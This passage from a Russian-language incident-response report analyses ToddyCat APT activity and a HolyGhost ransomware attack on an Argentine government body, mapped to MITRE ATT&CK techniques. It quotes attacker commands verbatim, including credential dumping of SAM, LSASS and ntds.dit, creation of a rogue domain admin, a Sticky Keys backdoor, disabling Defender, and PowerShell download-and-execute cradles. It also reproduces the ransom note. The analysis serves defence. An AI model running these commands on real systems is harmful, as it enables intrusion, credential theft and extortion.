
- vlc.exe — популярное легитимное приложение VLC Media Player, уязвимое к DLL Hijacking
- libvlc.dll — вредоносная библиотека (MD5: CBE5AEB8D809C4E09C7C2B7705C35F95)
- playlist.dat — RAT config

Для запуска RAT через DLL Sideloading атакующие создали службу удаленно с помощью sc.exe:

```
sc \\<hostname> create VLCMediaSvc binpath= “"C:\Program Files\Common Files\VLCMedia\vlc.exe" service”
```


После старта службы процесс vlc.exe загружает вредоносную библиотеку, которая дешифрует конфигурационный файл RAT, запускает легитимный процесс C:\Windows\system32\wusa.exe в приостановленном состоянии, после чего внедряет в него RAT (Process Hollowing T1055.012).

Рисунок 23 Схема атаки



Принцип работы импланта ToddyCat мы уже рассмотрели выше. Здесь также происходит обращение к C2-серверу, но на этот раз уже к hxxps://45.124.115[.]83/collector/3.0/, загрузка с него необходимых файлов, в том числе PowerShell-скрипта для сбора пользовательских документов, и запуск командной оболочки, из-под которой работает оператор: выполняет разведку и дальнейшее движение по сети.

Рисунок 24 Местоположение командного центра



Persistence: Account Creation

Помимо создания различных служб и задач в планировщике, APT-группа ToddyCat использовала дополнительный инструмент, который создавал административную учетную запись **(Create Account: Domain Account T1136.002).**

Для запуска этого инструмента было создано запланированное задание. В самом коде инструмента команды, имя пользователя и пароль захардкожены:

```
New Task: GoogleUpdate: MD5: 0x80499E88A7054F83674463F029D58657
        Svchost.exe (svchost.exe -k netsvcs -p -s Schedule)
                Cmd.exe
net user norshasa /del /do
net user norshasa P@ssw0rd123... /add /do
net user norshasa /active:yes
net group "Domain Admins" norshasa /add /do
net localgroup "Remote Desktop Users" norshasa /add /do
```

Lateral Movement: PsExec и Atexec

Ранее мы видели использование протокола SMB при создании службы Windows или задачи на удаленном хосте. Мы также видели применение Psexec и Atexec.

С помощью RAT оператор загрузил инструмент Psexec: Ps2.exe:

```
Parent_image_path: “C:\Windows\system32\cmd.exe”
Command_line: “Ps2.exe -accepteula -h \\<remote_host> -u <user> -p <password> cmd”
```

Соответственно, на удаленном компьютере мы наблюдаем создание службы psexesvc:

```
Parent_image_path: “C:\Windows\psexesvc.exe”
Image_path: “C:\Windows\system32\cmd.exe”
```

Вот еще примеры команд, которые были выполнены на удаленном хосте с помощью Psexec:

```
quser
reg save hklm\sam sa
reg save hklm\system sys
reg save hklm\security sec

rundll32.exe  C:\Windows\System32\comsvcs.dll, MiniDump 880 lsass.dmp full
rundll32.exe  C:\Windows\System32\111.dll, MiniDump 880 lsass.dmp full

ntdsutil.exe “ac i ntds” “ifm” “create full c:\programdata\temp” q q

C:\ProgramData\rc.exe (Rubeus)
klist

reg  add "HKLM\software\microsoft\windows nt\currentversion\image file execution options\sethc.
exe”" /v Debugger /t reg_sz /d "\windows\system32\cmd.exe”
```

Последняя команда использует технику **Event Triggered Execution: Accessibility Features T1546.008,** а именно — специальные возможности Sticky Keys (sethc.exe) для запуска командной оболочки cmd.exe с экрана блокировки.

```
C:\Windows\system32\winlogon.exe
  C:\Windows\system32\cmd.exe sethc.exe 211
    reg  save hklm\sam C:\ProgramData\sa
```

Из-за того, что KES блокировал скрипты PowerShell, которые использовались для сбора пользовательских документов, атакующим пришлось изменить свой подход. Тогда они написали batch-скрипт (MD5: 114DECCBB815C520DD2291C946A3A7ED), в котором также с помощью PowerShell собирали пользовательские файлы:

```
PowerShell.exe "dir C:\Users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where
LastWriteTime -gt (Get-date).AddDays(-8)  | copy-item -Destination C:\Users\public\tmp -Force
-ErrorAction SilentlyContinue"
```

Но и это было заблокировано. Тогда атакующие решили реализовать данный функционал на .NET: fkw.exe (MD5: AFEA0827779025C92CAB86F685D6429A).

Следующий интересный инструмент — библиотека DLL Hijacker — отслеживает создание новых файлов и ведет их учет в базе sqlite:

```
C:\Windows\temp\exe\dsncdiag.dll - (MD5 5607A0E2BB87D6BE828A5E2980116CFA,
14FF83A500D403A5ED990ED86296CCC7)
C:\Windows\temp\exe\acrord64.exe
```

Еще один инструмент в виде DLL Hijacker для эксфильтрации данных C:\windows\temp\ck\vspmsg.dll (MD5 318C16195F62094DADCC602B547BBE66):

```
Command_line: “C:\Windows\temp\ck\securityhealthsystray64.exe -d C:\Windows\temp\ --rex *.z*”
```


Итоги

Изучая действия атакующего в этом инциденте, можно сказать, что группировка, стоящая за атакой, сильно мотивирована, злоумышленники долго находились в инфраструктуре и имели в запасе созданные учетные записи, с помощью которых могли вернуться в сеть. Они меняли методы закрепления на различных хостах, а также модифицировали PowerShell-скрипты, с помощью которых собирали данные. Семплы, использованные в атаке, мы предположительно относим к ToddyCat. Ранее на портале Securelist публиковалась статья об этой APT-группировке[6]. Жертвами в основном являются государственные и военные структуры, находящиеся преимущественно в Азии.

Скачать техники в формате .json для MITRE Navigator.

Подробнее

Рисунок 25 Интерфейс страницы Threat Landscape в TIP



6 **APT ToddyCat**

Подробнее

Инциденты с азиатскими APT в разных уголках планеты

Инцидент 5 — Аргентина

Инцидент 5 — Аргентина

Сводка по жертве

Индустрия	Затронутые страны	Угроза
Госструктура	Аргентина	Dark Seoul, HolyGhost

Описание инцидента

В апреле 2022 года нами был обнаружен инцидент, связанный с госструктурой Аргентины. Проанализировав техники и тактики атакующего, а также примененные утилиты, предположительно, эти действия производила APT Dark Seoul. Предварительный анализ дал понять, что атакующие использовали привилегированный аккаунт для запуска различных файлов на системе, а также для запуска вредоносного файла HolyGhost Ransomware. Собранные с машин клиента данные позволили восстановить хронологию событий и подробно разобрать данный инцидент. Рассмотрим детали ниже.

Детальное описание

Exploit Public-Facing Application T1190

Первичный доступ атакующие получили благодаря эксплуатации уязвимости CVE-2021-44228 (Log4Shell) в VMWare Horizon.

Valid Accounts: Domain Accounts T1078.002

Чтобы выполнять команды на других машинах в сети, были использованы аккаунт встроенного локального администратора или скомпрометированные во время атаки привилегированные аккаунты.

Пример лога запуска шифровальщика от имени привилегированного аккаунта (запуск был заблокирован KES):

```
Event : 5203
Source : Real-Time File Protection
Category : (3)
The following information was included with the event: C:\Windows\btlc.exe
HEUR: Trojan-Ransom.Win32.Generic
```

System Services: Service Execution T1569.002

Атакующие создавали службы с именами, похожими на легитимные **(Masquerade Task or Service T1036.004).**

```
%SystemRoot%\System32\svchost.exe -k msupdate2
SERVICE_CREATE
S-1-5-18 (NT AUTHORITY\SYSTEM)

Event : 7045
Service Name:  Windows Host Management
Service File Name:  cmd /K start C:\Windows\setup\svchost.exe
Service Type:  user mode service
Service Start Type:  auto startService Account:  LocalSystem

Event : 7045
Service Name:  Windows Service Management
Service File Name:  cmd /K start C:\Windows\setup\winhost.exe
Service Type:  user mode service
Service Start Type:  auto start
Service Account:  LocalSystem
```

Scheduled Task/Job: Scheduled Task T1053.005


Для выполнения программ-вымогателей на других машинах в сети создавалась задача планировщика с запуском вредоносной программы. Командная строка внутри шифровальщика:

```
schtasks /create /tn lockertask /tr C:\Windows\btlc.exe /sc minute /mo 1 /F /ru system
```

Пример лога запуска шифровальщика с помощью планировщика задач:

```
Source Name: Microsoft-Windows-TaskScheduler
Strings: ['\\lockertask' '\{511DD224-22C0-408A-8A3D-1F80AAAABD8C}']
Computer Name: PC_NAME
Record Number: 136571
Event Level: 4
```

Рисунок 26 Execution graph. Интерфейс TIP




Account Manipulation: SSH Authorized Keys T1098.004

Атакующие устаналивали сеансы SSH-подключений к командным центрам от имени пользователей, созданных злоумышленниками.

Obfuscated Files or Information T1027

Вредоносные файлы, использовавшиеся во время эксплуатации VMWare Horizon, были упакованы с помощью Themida для защиты от анализа.

Рисунок 27 Предупреждение



Также большинство используемых атакующими PowerShell-команд были обфусцированы:

```
PowerShell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden
-EncodedCommand JAB3AGMAIAA9ACAATgBIAHcALQBPAGIAagB...
```

Impair Defenses: Disable or Modify Tools T1562.001

Атакующие отключали Realtime Monitoring Windows Defender:

```
PowerShell -exec bypass -command Get-MpPreference
PowerShell -exec bypass -command Set-MpPreference -DisableRealtimeMonitoring $True
```

Network Share Connection Removal T1070.005

После шифрования пользовательских файлов сэмпл HolyGhost размонтировал подключенные ранее сетевые диски с целью скрытия следов их использования:

```
net use * /delete /y
```

OS Credential Dumping T1003

Для получения учетных данных с зараженных машин использовалась утилита ProcDump:

```
Content Modification Time,REG,Registry Key__,[\Software\Sysinternals\ProcDump] EulaAccepted:
[REG_DWORD_LE] 1__,winreg/winreg_default,OS:/data/C/Windows/System32/config/DEFAULT,

Source: SYSTEM
C:\Windows\temp\rar.exe
C:\Windows\temp\socks_x64.exe
C:\Windows\temp\plink.exe
C:\Windows\temp\svshost.exe
C:\Windows\temp\pd64.exe
C:\Windows\temp\mi.exe
C:\Windows\temp\svphost.exe
```

OS Credential Dumping: NTDS T1003.003

Чтобы иметь доступ к паролям всех пользователей в домене, атакующие сделали дамп ntds.dit:

```
PowerShell ntdsutil.exe 'ac i ntds' 'ifm' 'create full C:\Windows\temp\ztemp' q q
```

Network Service Discovery T1046

Для обнаружения открытых портов на машинах в сети атакующие использовали самописные PowerShell-скрипты и запускали их на системах:

```
& {. C:\Windows\temp\1.ps1; Invoke-PortCheck -network 10.0.48 -port 22,80,445,443,3389,8080 }
```

Также использовались приложения для идентификации подсетей, IP-адресов, служб, пользователей, общих ресурсов и т. д.: Advanced IP Scanner, Sysinternals Tools и др.:

```
C:\Users\USERNAME\appdata\local\temp\29\advanced ip scanner 2\advanced_ip_scanner.exe
```

System Information Discovery T1082

Для получения информации о системе и ресурсах атакующие использовали следующую команду:

```
systeminfo
```

System Network Connections Discovery T1049

Получение информации о сетевых подключениях и конфигурации:

```
netstat -nato
ipconfig /all
nslookup MACHINE_DOMAIN_NAME
```

Remote System Discovery T1018

Поиск систем в сети:

```
ping DOMAIN_NAME_1 -n 2
ping DOMAIN_NAME_2
```

Remote System Discovery T1018

Для дальнейшего распространения по сети атакующие использовали RDP и другие службы для подключения на Windows машины, а для работы с Linux-серверами — SSH. Для подключения были использованы скомпрометированные аккаунты.

Пример выполнения разведки на удаленных хостах с помощью smbexec:

```
Service Name:  BTOBTO
Service File Name:  %COMSPEC% /Q /c echo route print > \\127.0.0.1\C$__output 2>^&1 > %TEMP%\
execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem

Service Name:  BTOBTO
Service File Name: %COMSPEC% /Q /c echo cd  > \\127.0.0.1\C$__output 2>^&1 > %TEMP%\execute.
bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Для подключения по SSH использовалась утилита Putty:

```
DEFAULT,Software\SimonTatham\PuTTY\SshHostKeys\ssh_
SOURCE_IP@443:IP_1
SOURCE_IP@9223:IP_2
SOURCE_IP@22:IP_3
SOURCE_IP@22:IP_4
```

Ingress Tool Transfer T1105

Перемещение утилит между хостами происходило с помощью PowerShell:

```
IEX ((new-object net.webclient).downloadstring('http://DOMAIN_NAME/cdyujhs.jpg'))

(New-Object System.Net.WebClient).DownloadFile('http://DOMAIN_NAME/ugly.exe', 'C:\Windows\
ccalc.exe');Start-Process -Filepath 'C:\Windows\ccalc.exe'

$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName(); $tempfile
+= '.bat'; $wc.DownloadFile('http://DOMAIN_NAMEDOMAIN_NAME/kill.bat', $tempfile); & $tempfile

_PowerShell.exe -nop -c IEX ((new-object net.webclient).downloadstring('http://DOMAIN_NAME/
vmware/horizon/r347876.php?p=DOMAIN_NAME'))_

[Net.ServicePointManager]::SecurityProtocol = 'tls12, tls11, tls';(New-Object Net.WebClient).
DownloadFile('DOMAIN_NAME','C:\ProgramData\pscp.exe')
```

Resource Hijacking T1496

Эксплуатация уязвимости в VMWare Horizon позволила атакующим установить на систему ПО для майнинга криптовалюты XMRIG.


```
PowerShell -Command [Net.ServicePointManager]::SecurityProtocol = 'tls12, tls11, tls'; $wc = New-Object System.Net.WebClient; $wc.DownloadFile('DOMAIN_NAME', 'C:\Windows\system32\config\systemprofile\xmrig.zip')

PowerShell -Command Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory('C:\Windows\system32\config\systemprofile\xmrig.zip', 'C:\Windows\system32\config\systemprofile\mimu6')
```

Data Encrypted for Impact T1486

Шифрование пользовательских данных происходило с использованием HolyGhost. Вредоносное ПО написано на Go и содержит в себе функционал обнаружения исполнения внутри виртуального окружения, отключения пользовательских шар, создания и удаления сервиса, который используется для запуска. HolyGhost может создавать задачи планировщика на машинах в сети, чтобы шифровать другие машины. Публичный ключ, используемый для шифрования, вредонос получает от C2-сервера по HTTP.


В данном инциденте использовался нестандартный для HTTP порт 8888 (Non-Standard Port T1571): http://<IP>:8888

Рисунок 28 Список функций



Пользовательские файлы шифруются с помощью алгоритма AES

Рисунок 29 Функция для получения ключа



Создание задачи в планировщике:

```
schtasks /create /tn lockertask /tr C:\Windows\btlc.exe /sc minute /mo 1 /F /ru system
```

Рисунок 30 Инструкция по дешифрованию файлов FOR_DECRYPT.html

```
.ntml>
<head>
<style>
img {
  display: block;
  margin-left: auto;
  margin-right: auto;
}
h1 {
        text-align:center;
}
p {
        text-align:center;
}

</style>

<img src="https://cloud1.usaupload.com/cache/plugins/filepreviewer/374400/e13cb2db4180993642e2a5b800ec86206e0a0a4885349964868ad20c14f04ceb/1100x800_cropped.jpg" alt="H0lyGh0st" style="width:20%;">
</head>
<body>
<h1>Please Read this text to decrypt all files encrypted.</h1>
<p>Don't worry, you can return all of your files immediately if you pay.</p>
<p>If you want to restore all of your files, Send mail to <b>edwardgreen0228@outlook.com</b>
<p>Or install tor browser and contact us with your computername (If only your pc needs decrypt) or <b>company name</b>(If all of pcs in your company are encrypted).</p>
<p>Our site : <b><a href="http://mail2torjgmxgexntbrmhvgluavhj7ouul5yar6ylbvjkxwqf6ixkwyd.onion">H0lyGh0stWebsite</a></b></p>

<h1>Our Service</h1>
<p>After you pay, We will send unlocker with decryption key</p>

<h1>Attention!</h1>
<p><b>1. Do not rename encrypted files.</b></p>
<p><b>2. Do not try to decrypt your data using third party software, it may cause permanent data loss.</b></p>
<p><b>3. Decryption of your files with the help of third parties may cause increase price.</b></p>
<p><b>4. Antivirus may block our unlocker, So disable antivirus first and execute unlocker with decryption key.</b></p>
<h1>If you don't reply in 3 days, all of your data will be published on social media or will be sold.</h1>
<h1>And it may cause increase price.</h1>
</body>
</html>
```

Все зашифрованные файлы сохраняются с таким форматом имени: <имя в Base64>.h0lyenc

